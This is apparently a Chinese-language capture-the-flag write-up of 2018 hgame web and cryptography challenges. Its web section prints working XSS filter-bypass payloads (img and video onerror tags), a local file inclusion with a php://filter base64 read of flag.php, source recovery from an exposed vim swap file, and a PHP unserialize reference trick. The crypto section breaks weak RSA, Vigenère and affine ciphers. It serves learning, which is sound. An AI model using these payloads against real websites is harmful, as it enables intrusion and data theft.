


Web

## 最简单的 sql 题

用一个 ` 闭合字符串，然后%23 是#的 url 编码，注释该语句之后的 sql 语句。



## xss-1

script, image 被过滤了可以用 img, ( 被过滤了可以用`1`来代替

## Try to alert(1)

```
function charge(input) {  
    input = input.replace(/script/gi, '_');  
    input = input.replace(/image/gi, '_');  
    input = input.replace(/\(/, '_');  
  
    return '<article>' + input + '</article>';  
}
```

<img src='w.123' onerror='alert`1`>

请带着payload找fantasyqt(QQ 744399467)

## xss-2

替换> 只替换了一次, 可以多加一个>来绕过, 另外通过其他标签来构造 error,通过 onerror 事件 xss

# Try to alert(1)

```
function charge(input) {  
    input = input.replace(/script/gi, '_');  
    input = input.replace(/img/gi, '_');  
    input = input.replace(/image/gi, '_');  
    input = input.replace(/\(/, '_');  
    input = input.replace(/\)/, '_');  
    return '<input value="' + input + '" type="text">';  
}
```

```
1">> "<video><source src="movie.mp4" type="video/mp4"  
onerror="alert`1`"> <"
```

请带着payload找fantasyqt(QQ 744399467)

## 草莓社区-1

基本的文件包含

访问 [http://118.25.18.223:10011/show\\_maopian.php?mao=../flag.php](http://118.25.18.223:10011/show_maopian.php?mao=../flag.php)

得到 response

```
HTTP/1.1 200 OK
Server: nginx/1.7.7
Date: Wed, 14 Feb 2018 02:54:31 GMT
Content-Type: image/png
Connection: close
X-Powered-By: PHP/7.0.0
Content-Length: 45
```

```
<?php
    $flag="hgame{#Ma0_pi4n_haO_k4n_ma#}";
```

## 草莓社区-2

首先尝试像上一题一样访问，发现 response 里面是空的，然后想到可能是被 php 解析了，  
访 问

[http://118.25.18.223:10012/show\\_maopian.php?mao=php://filter/read=convert.base64-encode/resource=../flag.php](http://118.25.18.223:10012/show_maopian.php?mao=php://filter/read=convert.base64-encode/resource=../flag.php)

得到

Raw	Headers	Hex
HTTP/1.1 200 OK Server: nginx/1.7.7 Date: Wed, 14 Feb 2018 02:59:37 GMT Content-Type: image/png Connection: close X-Powered-By: PHP/7.0.0 Content-Length: 64		

PD9waHAKCSRmbGFnPSJoZ2FtZXshbTRvX3BpNG5fQ2hhT19oYW9fa2FuIX0iOwo=

解 base64 得到<?php

```
$flag="hgame{!m4o_pi4n_ChaO_hao_kan!}";
```

## Random?

题目说网络意外中断，则 vim 可能会留下临时文件，访问 123.206.203.108:10001/.random.php.swp，下载临时文件

Vim -r 结果如下

```
root@kali:~/Downloads# vim -r
```

Swap files found:

In current directory:

1. random.php.swp  
owned by: root dated: Wed Feb 14 00:54:30 2018  
file name: ~ubuntu/data/php/random.php  
modified: YES  
user name: ubuntu host name: VM-6-14-ubuntu  
process ID: 30277  
[not usable on this computer]

In directory ~/tmp:

-- none --

In directory /var/tmp:

-- none --

In directory /tmp:

-- none --

不可用。

直接用 winhex 打开

```
#highlight_file(__FILE__);
}
}
echo $flag;
if ($emmm->public == $emmm->secret) {
    $emmm->secret = random_int(0, 1000000000);
    $emmm->public = random_int(0, 1000000000);
}
die("error");
if (!is_object($emmm)) {
    $emmm = unserialize($_GET['emmm']);
}
if ($_GET['emmm']) {
}
var $secret;
var $public;
class emmm {
    include ('flag.php');
    error_reporting(0);
    <?php
```

整理后

```
<?php
error_reporting(0);
include ('flag.php');
class emmm
{
```

```

        var $public;
        var $secret;
    }
    if ($_GET['emmm']) {
        $emmm = unserialize($_GET['emmm']);
        if (!is_object($emmm)) {
            die("error");
        }
        $emmm->public = random_int(0, 1000000000);
        $emmm->secret = random_int(0, 1000000000);
        if ($emmm->public == $emmm->secret) {
            echo $flag;
        }
    }
}

```

本地运行

```

$e1=new emmm();
    $e1->secret=123;
    $e1->public=&$e1->secret;//php 中&是引用，也就是说$e1->public， $e1->secret 实际指向同一块内存
    $stremmm=serialize($e1);
    echo $stremmm.'<br>';
得到字符串 O:4:"emmm":2:{s:6:"secret";i:123;s:6:"public";R:2;}

```

访问

<http://123.206.203.108:10001/random.php?emmm=O:4:%22emmm%22:2:{s:6:%22secret%22;i:123;s:6:%22public%22;R:2;}>

得到 flag

密码学

### easy rsa

这里用了一个公式  $L=N+1-(p+q)$  其实就是  $L+(q-1)+p=N$  其中  $L=\phi(N)=(p-1)*(q-1)$

N=103851128535035452835345944980140021633028191925428813596290161786518145  
933945382239397336741254774537484186778465435704335091864534398976285090423  
676416386057962805064695988578721271021836244935120824154200938246665792571  
840648519258635324070387081531738138451636079303880672328523875536550277551  
380430512510859462757670013732774446436510262122849259708089393481264545711  
565234024195713041049572386007243341480416299554565488918506092454861627134  
347488019688384580087306252753880774307836121161612450376309844794007213153  
187554046570932068258835721493934818060671571474319815738239609636141466862  
02457034323040706001

#p\*q

e=65537

c=437197606589433389031497588507512712845124098380880070969804635924583425  
222041506601358848822579348803380339079565671885358769217768748985347950224  
726677192403574980529926960252727203678876990410888549382376498498280502595  
245917324636693924397266958233872803436361494306210622069794419322689776764

578936846546020202420043853577098398903564243409172002012344718971493294120  
395320142114381685660241051620770290480690343516319134827786747581398576568  
503317382720197039690843936021840956269275325723508489354844986584848668193  
125885532938453442224533379024867108300256201787171280638674847752431677670  
2973435067495735891

h=211473031829143387075248424832701297198713292770838284307849674781204968  
609248808096119074157099909881957829793545784295167214864644080464847006389  
628006758327477845870101535232054809595189429534377867001767649036319119343  
001102771623484473596258682675319189568166030200094562890253995876322745344  
347924616750

#p+q

$l = N + 1 - h$

```
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m
```

d=modinv(e,l)

#print(d)

m = pow(c, d, N)

flag = hex(m)

print(flag)

## The same simple RSA

```
openssl rsa -pubin -text -modulus -in warmup -in pubkey.pem
```

Public-Key: (256 bit)

Modulus:

00:c2:63:6a:e5:c3:d8:e4:3f:fb:97:ab:09:02:8f:

1a:ac:6c:0b:f6:cd:3d:70:eb:ca:28:1b:ff:e9:7f:

be:30:dd

Exponent: 65537 (0x10001)

Modulus=C2636AE5C3D8E43FFB97AB09028F1AAC6C0BF6CD3D70EBCA281BFFE97FBE30D  
D

writing RSA key

-----BEGIN PUBLIC KEY-----

MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAMJjauXD2OQ/+5erCQKPGqxsC/bNPXDr

yigb/+I/vjDdAgMBAAE=

-----END PUBLIC KEY-----

在 <http://www.factordb.com/> 因式分解

Search	Sequences	Report results	Factor tables	Status	Downloads
8792434826413240687527614051449937145050893665602592992418171647042491658461 Factorize! (2)					
Result:					
status (?)	digits	number			
FF	77 (show)	<u>8792434826...61</u> <77> = <u>275127860351348928173285174381581152299</u> <39> · <u>319576316814478949870590164193048041239</u> <39>			

$$N = \underline{275127860351348928173285174381581152299} \cdot \underline{319576316814478949870590164193048041239}$$


解出来 M=0x2994e127933d9b14143a8006867616d657b446f75626c655f6b693131217d  
直接转字符发现不对，发现位数是奇数，于是尝试不要第一个 2，得到了 flag



Caesar&&Caesar


<http://www.brianveitch.com/maze-runner/frequency-analysis-vigenere/index.html>

先确定 key 的长度



经分析可知 长度很可能为 7

再词频分析



得到 key 为 ANOTHER

解密出来

本机测试，winrar 压缩的不能用 fcrackzip 解压缩，用 zip 命令压缩的却可以

Keyword: ANOTHER

Encrypted Message:

IBX FN N PSH GUOZBJ HVMBBLAVRTVCG VJ  
NHNH AL LZMFSEM GRLYSW ALV EVUAAL  
NOARXY SW TUS ELEINRR TSGYEZWLA  
FF ZOVLHFNVO.

Decrypt

Decrypted Message:

MANY YEARS LATER AS HE FACED THE FIRING  
SQUAD, COLONEL AURELIANO BUENDÍA WAS  
TO REMEMBER THAT  
DISTANT AFTERNOON WHEN HIS FATHER

百度后得知书名为百年孤独，即 flag

One Hundred Years of Solitude

## Violence

首先可以查看源码可以确定 5f 一定是下划线

于是可以得到

```
cipher = 191709050607090519_0706_0603150519_03_0a0706_170c_1407170205101105
```

然后去掉\_加上一个 0x6161616161.....

再转化成字符串 zxfghjfhgghdvfdkghgxmuhxcfqr

暴力枚举

```
from pycipher import Affine
```

```
arr={1,3,5,7,9,11,15,17,19,21,23,25}
```

```
chip='zxfghjfhgghdvfdkghgxmuhxcfqr'
```

```
f = open('result.txt','w')
```

```
for i in arr:
```


```
    for j in range(0,25):
```

```
        f.write(Affine(a=i,b=j).decipher(chip))
```

```
        f.write('\n')
```

因为有一个两位的单词，猜测应该有 of

SOMETIMESITTAKESABITOFVIOLENCE  
DZXPETXPDTTEELVPDLMTZQGTZWPYNP  
OKIAPETIAOEPPWGAOWXEPKBRKHA TYA



找到 flag

